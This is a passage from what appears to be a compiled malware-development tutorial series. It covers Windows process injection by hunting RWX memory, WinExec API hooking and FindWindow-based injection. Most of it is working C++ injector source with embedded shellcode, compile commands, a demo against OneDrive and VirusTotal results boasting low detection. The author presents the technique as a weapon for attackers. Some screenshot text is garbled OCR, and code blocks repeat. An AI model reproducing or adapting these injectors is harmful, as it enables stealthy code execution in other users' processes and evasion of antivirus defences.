            if (m.AllocationProtect == PAGE_EXECUTE_READWRITE) {
                printf("rwx memory successfully found at 0x%llx :)\n", m.BaseAddress);
                WriteProcessMemory(ph, m.BaseAddress, my_payload, sizeof(my_payload), NULL);
                CreateRemoteThread(ph, NULL, NULL, (LPTHREAD_START_ROUTINE)m.BaseAddress, NULL, NULL, NULL);
                break;
            }
            address = 0;
        }
        hResult = Process32Next(hSnapshot, &pe);
    }
}
```

Then, we check for memory block that is protected with RWX:

```

46 hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
47 if (INVALID_HANDLE_VALUE == hSnapshot) return -1;
48
49 hResult = Process32First(hSnapshot, &pe);
50
51 while (hResult) {
52     ph = OpenProcess(MAXIMUM_ALLOWED, false, pe.th32ProcessID);
53     if (ph) {
54         printf("hunting in %s\n", pe.szExeFile);
55         while (VirtualQueryEx(ph, address, &m, sizeof(m))) {
56             address = (LPVOID)((DWORD_PTR)m.BaseAddress + m.RegionSize);
57             if (m.AllocationProtect == PAGE_EXECUTE_READWRITE) {
58                 printf("rwx memory successfully found at 0x%llx\n", m.BaseAddress);
59                 WriteProcessMemory(ph, m.BaseAddress, my_payload, sizeof(my_payload), NULL);
60                 CreateRemoteThread(ph, NULL, NULL, (LPTHREAD_START_ROUTINE)m.BaseAddress, NULL, NULL, NULL);
61                 break;
62             }
63         }
64         address = 0;
65     }
66     hResult = Process32Next(hSnapshot, &pe);

```

if ok, print our memory block (* for demonstration *):

```

46 hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
47 if (INVALID_HANDLE_VALUE == hSnapshot) return -1;
48
49 hResult = Process32First(hSnapshot, &pe);
50
51 while (hResult) {
52     ph = OpenProcess(MAXIMUM_ALLOWED, false, pe.th32ProcessID);
53     if (ph) {
54         printf("hunting in %s\n", pe.szExeFile);
55         while (VirtualQueryEx(ph, address, &m, sizeof(m))) {
56             address = (LPVOID)((DWORD_PTR)m.BaseAddress + m.RegionSize);
57             if (m.AllocationProtect == PAGE_EXECUTE_READWRITE) {
58                 printf("rwx memory successfully found at 0x%llx\n", m.BaseAddress);
59                 WriteProcessMemory(ph, m.BaseAddress, my_payload, sizeof(my_payload), NULL);
60                 CreateRemoteThread(ph, NULL, NULL, (LPTHREAD_START_ROUTINE)m.BaseAddress, NULL, NULL, NULL);
61                 break;
62             }
63         }
64         address = 0;
65     }
66     hResult = Process32Next(hSnapshot, &pe);

```

write our payload to this memory block:

```

46 hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
47 if (INVALID_HANDLE_VALUE == hSnapshot) return -1;
48
49 hResult = Process32First(hSnapshot, &pe);
50
51 while (hResult) {
52     ph = OpenProcess(MAXIMUM_ALLOWED, false, pe.th32ProcessID);
53     if (ph) {
54         printf("hunting in %s\n", pe.szExeFile);
55         while (VirtualQueryEx(ph, address, &m, sizeof(m))) {
56             address = (LPVOID)((DWORD_PTR)m.BaseAddress + m.RegionSize);
57             if (m.AllocationProtect == PAGE_EXECUTE_READWRITE) {
58                 printf("rwx memory successfully found at 0x%llx\n", m.BaseAddress);
59                 WriteProcessMemory(ph, m.BaseAddress, my_payload, sizeof(my_payload), NULL);
60                 CreateRemoteThread(ph, NULL, NULL, (LPTHREAD_START_ROUTINE)m.BaseAddress, NULL, NULL, NULL);
61                 break;
62             }
63         }
64         address = 0;
65     }
66     hResult = Process32Next(hSnapshot, &pe);

```

then start a new remote thread:

```

46 hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
47 if (INVALID_HANDLE_VALUE == hSnapshot) return -1;
48
49 hResult = Process32First(hSnapshot, &pe);
50
51 while (hResult) {
52     ph = OpenProcess(MAXIMUM_ALLOWED, false, pe.th32ProcessID);
53     if (ph) {
54         printf("hunting in %s\n", pe.szExeFile);
55         while (VirtualQueryEx(ph, address, &m, sizeof(m))) {
56             address = (LPVOID)((DWORD_PTR)m.BaseAddress + m.RegionSize);
57             if (m.AllocationProtect == PAGE_EXECUTE_READWRITE) {
58                 printf("rwx memory successfully found at 0x%llx\n", m.BaseAddress);
59                 WriteProcessMemory(ph, m.BaseAddress, my_payload, sizeof(my_payload), NULL);
60                 CreateRemoteThread(ph, NULL, NULL, (LPTHREAD_START_ROUTINE)m.BaseAddress, NULL, NULL, NULL);
61                 break;
62             }
63         }
64         address = 0;
65     }
66     hResult = Process32Next(hSnapshot, &pe);

```

Full C++ source code of our malware is:

```

/*
hack.cpp
process injection technique via
RWX memory hunting
author: @cocomelonc
https://cocomelonc.github.io/tutorial/
2022/02/01/malware-injection-16.html
*/
#include <windows.h>
#include <stdio.h>
#include <tlhelp32.h>

unsigned char my_payload[] =
    // 64-bit meow-meow messagebox
    "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
    "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
    "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
    "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
    "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
    "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
    "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
    "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
    "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
    "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
    "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
    "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
    "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
    "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
    "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
    "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
    "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
    "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
    "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
    "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
    "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
    "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
    "\x2e\x2e\x5e\x3d\x00";

int main(int argc, char* argv[]) {
    MEMORY_BASIC_INFORMATION m;
    PROCESSENTRY32 pe;
    LPVOID address = 0;
    HANDLE ph;
    HANDLE hSnapshot;
    BOOL hResult;

```

```

pe.dwSize = sizeof(PROCESSENTRY32);

hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
if (INVALID_HANDLE_VALUE == hSnapshot) return -1;

hResult = Process32First(hSnapshot, &pe);

while (hResult) {
    ph = OpenProcess(MAXIMUM_ALLOWED, false, pe.th32ProcessID);
    if (ph) {
        printf("hunting in %s\n", pe.szExeFile);
        while (VirtualQueryEx(ph, address, &m, sizeof(m))) {
            address = (LPVOID)(
                (DWORD_PTR)m.BaseAddress + m.RegionSize);
            if (m.AllocationProtect == PAGE_EXECUTE_READWRITE) {
                printf("rwx memory successfully found at 0x%x :)\n",
                    m.BaseAddress);
                WriteProcessMemory(ph, m.BaseAddress,
                    my_payload, sizeof(my_payload), NULL);
                CreateRemoteThread(ph, NULL, NULL,
                    (LPTHREAD_START_ROUTINE)m.BaseAddress,
                    NULL, NULL, NULL);
                break;
            }
        }
        address = 0;
    }
    hResult = Process32Next(hSnapshot, &pe);
}
CloseHandle(hSnapshot);
CloseHandle(ph);
return 0;
}

```

As usually, for simplicity I used meow-meow messagebox payload:

```

unsigned char my_payload[] =
// 64-bit meow-meow messagebox
"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"

```

```

"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";

```

demo

Let's go to see everything in action. Compile our practical example:


```
x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-strings -Wint-to-pointer-cast \
-fno-exceptions -fmerge-all-constants -static-libstdc++ \
-static-libgcc -fpermissive
```

```
[zhas@parrot] -[~/projects/hacking/cybersec_blog/2022-02-01-malware-injection-16]
└─$ x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
[zhas@parrot] -[~/projects/hacking/cybersec_blog/2022-02-01-malware-injection-16]
└─$ ls -lt
total 44
-rwxr-xr-x 1 zhas zhas 40960 Feb  2 16:09 hack.exe
-rw-r--r-- 1 zhas zhas 2787 Feb  1 19:39 hack.cpp
[zhas@parrot] -[~/projects/hacking/cybersec_blog/2022-02-01-malware-injection-16]
└─$
```

Then run it! In our case victim machine is Windows 10 x64:

As you can see, everything is worked perfectly! :)

Let's go to check one of our victim process, for example OneDrive:



The screenshot shows a terminal window with assembly code and a debugger interface.

Assembly code:

```
include <windows.h>
include <stdio.h>
include <tchar.h>

signed char my_payload[] =+
// 64-bit meow-meow messagebox
"\xfcf\x48\x81\x81\x4f\x0f\xf\xff\xff\x"
"\x51\x41\x50\x52\x51\x51\x48\x"
"\x3e\x48\x8b\x52\x18\x3e\x48\x"
"\x50\x3e\x48\x0f\x74\x4a\x4a\x"
"\x3c\x61\x7c\x02\x2c\x20\x41\x"
"\xed\x52\x41\x51\x3e\x48\x8b\x"
"\x01\x00\x3e\x8b\x80\x8b\x00\x"
"\x48\x01\x0d\x50\x3e\x8b\x48\x"
"\x01\x00\x3e\x5c\x48\x8f\x9\x"
"\xd4\x3d\x11\x9c\x48\x31\x0\x"
"\xc1\x38\x0e\x75\x1f\x3e\x4c\x"
"\x75\x6d\x58\x3e\x44\x8b\x40\x"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x"
"\x04\x88\x48\x01\x0d\x41\x58\x"
"\x41\x59\x41\x5a\x48\x83\xec\x"
"\x59\x5a\x3e\x48\x8b\x12\x9e\x"
"\xc1\x00\x00\x00\x00\x3e\x48\x
```

Debugger interface (Windows Task Manager - OneDrive.exe [4436]):

Address	Length	Result
0x26591d494	66	"idler" "TERRIBOR", "weight": 3k
0x7fffa1d9890	770	MSASUO, L1, 14202.0.0, 100 W
0x26591d495e	22	off,UpLoad
0x26591d49c0	64	"/SystemRoot%\system32\Apl.d
0x7fffa1d9894	80	"/SystemRoot%\system32\mvs...
0x26591d49a0	14	AUX\SYSTEM\SYSTEM\12A1A1ZH
0x26591d49a0	10	Meow~meow!

Buttons: OK, Save..., Copy, Close.

Bottom status bar: 4/208 PM, 2/408 MB, Right Click.

There is a one caveat. The provided below code is a dirty proof-of-concept and may crash certain processes. For example, in my case `SearchUI.exe` is crashet and not worked after run my example.


Then, upload our malware to VirusTotal:

Detections				Details	Behavior	Community
Detection	Details	Behavior	Community			
Cylance	① Unsafe	Cynet	① Malicious (score: 100)			
Ikarus	① Trojan.Wind4.Krypt	MacSecure	① Trojan.Malware-30093.susgen			
Microsoft	① Trojan.VnS3.SakfL.Bml	SecureAge APEX	① Malicious			
Symantec	① Meterpreter	Acronis (Static ML)	② Undetected			
Adi-Aware	② Undetected	AhnLab-V3	② Undetected			
Alibaba	② Undetected	AIYac	② Undetected			

<https://www.virustotal.com/gui/file/5835847d11b7f891e70681e2ec3a1e22013fa3ffe31a36429e7814a3be40bd97/detection>

So, 7 of 69 AV engines detect our file as malicious.

Moneta64.exe result:



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.17134.112]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\User>cd Downloads
C:\Users\User\Downloads>
C:\Users\User\Downloads>\Moneta64.exe -m ioc -p 4436
Moneta v1.0 | Forrest Orr | 2020
... failed to grant SeDebug privilege to self. Certain processes will be in
accessible.
... failed to map address space of 4436 (error 4)
... scan completed (3.781000 second duration)

C:\Users\User\Downloads>
```

The reason why it's good to have this technique in your arsenal is because it does not require you to allocate new RWX memory to copy your payload over to by using `VirtualAllocEx` which is more popular and suspicious and which is more closely investigated by the blue teamers.

I hope this section spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

[VirtualQueryEx](#)
[CreateToolhelp32Snapshot](#)
[Process32First](#)
[Process32Next](#)
[OpenProcess](#)
Taking a snapshot and viewing processes
[WriteProcessMemory](#)
[CreateRemoteThread](#)
Hunting memory
[Moneta64.exe](#)
source code in [Github](#)

29. windows API hooking part 2. Simple C++ example.

```
#include <Windows.h>
#include <Psapi.h>
#include <vector>
#include <string>
#include <assert.h>

HINSTANCE hLib;
VOID *myFuncAddress;
DWORD *pOffset;
DWORD *hookAddress;
DWORD src;
DWORD dst;
CHAR patch[6] = {0};

// get memory address of function WinEx
hLib = LoadLibraryA("kernel32.dll");
hookedAddress = GetProcAddress(hLib, "WinEx");
src = *(DWORD*)hookedAddress;
dst = src + 4;

// save the first 6 bytes into original
ReadProcessMemory(GetCurrentProcess(), (LPVOID)hookedAddress, patch, 6);

// overwrite the first 6 bytes with a jump
myFuncAddress = &myFunc;

// create a patch "push <addr>, retn"
memcpy_s(patch, 1, "<X68> 1", 1); // 0x68
memcpy_s(patch + 1, 4, myFuncAddress, 4);
memcpy_s(patch + 5, 1, "<XC3> 1", 1); // 0xc3

NORMAL hooking.cpp
```

what is API hooking?

API hooking is a technique by which we can instrument and modify the behaviour and flow of API calls. This technique is also used by many AV solutions to detect if code is malicious.

The easiest way of hooking is by inserting a jump instruction. In this section I will show you another technique.

This method is six bytes in total, and looks like the following:

The **push** instruction pushes a 32bit value on the stack, and the **retn** instruction pops a 32bit address off the stack into the Instruction Pointer (in other words, it starts execution at the address which is found at the top of the stack.)

example 1

Let's look at an example. In this case I can hook a function `WinExec` from `kernel32.dll` (`hooking.cpp`):

```
/*
hooking.cpp
basic hooking example with push/retn method
author: @cocomelonc
https://cocomelonc.github.io/tutorial/
2022/03/08/basic-hooking-2.html
*/
#include <windows.h>

// buffer for saving original bytes
char originalBytes[6];

FARPROC hookedAddress;
```

```

// we will jump to after the hook has been installed
int __stdcall myFunc(LPCSTR lpCmdLine, UINT uCmdShow) {
    WriteProcessMemory(GetCurrentProcess(),
        (LPVOID)hookedAddress, originalBytes, 6, NULL);
    return WinExec("mspaint", uCmdShow);
}

// hooking logic
void setMySuperHook() {
    HINSTANCE hLib;
    VOID *myFuncAddress;
    DWORD *rOffset;
    DWORD *hookAddress;
    DWORD src;
    DWORD dst;
    CHAR patch[6] = {0};

    // get memory address of function WinExec
    hLib = LoadLibraryA("kernel32.dll");
    hookedAddress = GetProcAddress(hLib, "WinExec");

    // save the first 6 bytes into originalBytes (buffer)
    ReadProcessMemory(GetCurrentProcess(),
        (LPCVOID) hookedAddress,
        originalBytes, 6, NULL);

    // overwrite the first 6 bytes with a jump to myFunc
    myFuncAddress = &myFunc;

    // create a patch "push <addr>, retn"
    memcpy_s(patch, 1, "\x68", 1); // 0x68 opcode for push
    memcpy_s(patch + 1, 4, &myFuncAddress, 4);
    memcpy_s(patch + 5, 1, "\xC3", 1); // opcode for retn

    WriteProcessMemory(GetCurrentProcess(),
        (LPVOID)hookedAddress, patch, 6, NULL);
}

int main() {

    // call original
    WinExec("notepad", SW_SHOWDEFAULT);

    // install hook
    setMySuperHook();
}

```

```

    // call after install hook
    WinExec("notepad", SW_SHOWDEFAULT);

}

```

As you can see, the source code is identical to the example from the first section about hooking. The only difference is:

```

37   // overwrite the first 6 bytes with a jump to myFunc
38   myFuncAddress = &myFunc;
39
40   // create a patch "push <addr>, retn"
41   memcpy_s(patch, 1, "\x68", 1); // 0x68 opcode for push
42   memcpy_s(patch + 1, 4, &myFuncAddress, 4);
43   memcpy_s(patch + 5, 1, "\xC3", 1); // opcode for retn
44
45   WriteProcessMemory(GetCurrentProcess(), (LPVOID)hookedAddress,
46 }

```

That will translate into the following assembly instructions:

```

// push myFunc memory address onto the stack
push myFunc

// jump to myFunc
retn

```

Let's go to compile it:

```

i686-w64-mingw32-g++ -O2 hooking.cpp -o hooking.exe \
-mconsole -I/usr/share/mingw-w64/include/ -s \
-ffunction-sections -fdata-sections -Wno-write-strings \
-fno-exceptions -fmerge-all-constants -static-libstdc++ \
-static-libgcc -fpermissive >/dev/null 2>&1

```

```

[cocomelonc㉿kali] -~/projects/hacking/cybersec_blog/2022-03-08-basic-hooking-2]
$ i686-w64-mingw32-g++ -O2 hooking.cpp -o hooking.exe -mconsole -I/usr/share/mingw-w64/include/ -s \
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-li
bstdc++ -static-libgcc -fpermissive >/dev/null 2>&1

[cocomelonc㉿kali] -~/projects/hacking/cybersec_blog/2022-03-08-basic-hooking-2]
└─ ls .\ht
total 116K
-rwxr-xr-x 1 cocomelonc cocomelonc 14K Mar  9 11:40 hooking.exe
-rw-r--r-- 1 cocomelonc cocomelonc 1.5K Mar  9 11:31 hooking.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 91K Mar  8 11:06 pet.dll
-rw-r--r-- 1 cocomelonc cocomelonc 900 Mar  8 11:06 pet.cpp

```

And run on Windows 7 x64:

```
.\hooking.exe
```

```

cocomeonc@kali:~/pr...cocomeonc.github.io  x  mc [..].nvm  x  vinv-xd4 [Running] - Oracle VM VirtualBox  x  hook
7 // overwrite the first 6 bytes with
8 myFuncAddress = &myFunc;
9
10 // create a patch "push <addr>, ret"
11 memcpy_s(patch, 1, "x68", 1); // 6
12 memcpy_s(patch + 1, 4, &myFuncAddress);
13 memcpy_s(patch + 5, 1, "xC3", 1);
14
15 WriteProcessMemory(GetCurrentProcess,
16 }
17
18 int main() {
19     // call original
20     WinExec("notepad", SW_SHOWDEFAULT);
21
22     // install hook
23     setMySuperHook();
24
25     // call after install hook
26     WinExec("notepad", SW_SHOWDEFAULT);
27
28 }

NORMAL hooking.cpp

```

As you can see everything is worked perfectly :)

[x86 API Hooking Demystified](#)

[WinExec](#)

[source code in github](#)

30. process injection via FindWindow. Simple C++ example.

```

coc...boo x  (py3)...kaboo x  cocomeonc@kali...elocn.github.io  x  mc [cocomeonc@kali:~/...14-malware-injection-17] x  cocomeonc@kali:~/pr...malw
29 "\x41\x00\x00\x00\x00\x3e\x48\x8d\x9
30 "\x4c\x8d\x85\x25\x01\x00\x00\x48\x3
31 "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0
32 "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x2
33 "\x75\x05\xbd\x47\x13\x72\x6f\x6a\x0
34 "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6
35 "\x2e\x2e\x5e\x3d\x00";
36
37 int main() {
38 ++
39     HANDLE ph;
40     HANDLE rt;
41     DWORD pid;
42
43     // find a window for mspaint.exe
44     HWND hw = FindWindow(NULL, (LPCSTR)
45     if (hw == NULL) {
46         printf("failed to find window :(\n");
47         return -2;
48     }
49     GetWindowThreadProcessId(hw, &pid);
50     ph = OpenProcess(PROCESS_ALL_ACCESS,
51

NORMAL hack.cpp

```

This post is the result of my self-researching one of the Win32 API function.

One of my [previous](#) posts, I wrote how to find process by name, for my injector?

When writing process or DLL injectors, it would be nice to find, for example, all windows running in the system and try to inject into the process launched by the administrator. In the simplest case to find the any window of a process that will be our victim.

practical example

The flow is this technique is simple. Let's go to investigate source code:

```

/*
 * hack.cpp - classic process injection
 * via FindWindow. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/tutorial/
2022/03/08/malware-injection-17.html
*/
#include <stdio.h>
#include <stdlib.h>
#include <windows.h>

unsigned char my_payload[] =
    // 64-bit meow-meow messagebox
    "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
    "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
    "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
    "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
    "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
    "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
    "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
    "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
    "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
    "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
    "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
    "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
    "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
    "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
    "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
    "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
    "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
    "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
    "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
    "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
    "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
    "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
    "\x2e\x2e\x5e\x3d\x00";

int main() {

HANDLE ph;
HANDLE rt;
DWORD pid;

// find a window for mspaint.exe

```

```

HWND hw = FindWindow(NULL, (LPCSTR) "Untitled - Paint");
if (hw == NULL) {
    printf("failed to find window :(\n");
    return -2;
}
GetWindowThreadProcessId(hw, &pid);
ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);

LPVOID rb = VirtualAllocEx(ph, NULL,
sizeof(my_payload),
MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
WriteProcessMemory(ph, rb, my_payload,
sizeof(my_payload), NULL);

rt = CreateRemoteThread(ph, NULL, 0,
(LPTHREAD_START_ROUTINE)rb, NULL, 0, NULL);
CloseHandle(ph);

return 0;
}

```

As usually, for simplicity I used `meow-meow` messagebox payload:

```

unsigned char my_payload[] =
// 64-bit meow-meow messagebox
"\xfc\x48\x81\xe4\xf0\xff\xff\xe8\xd0\x00\x00\x00\x41"
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
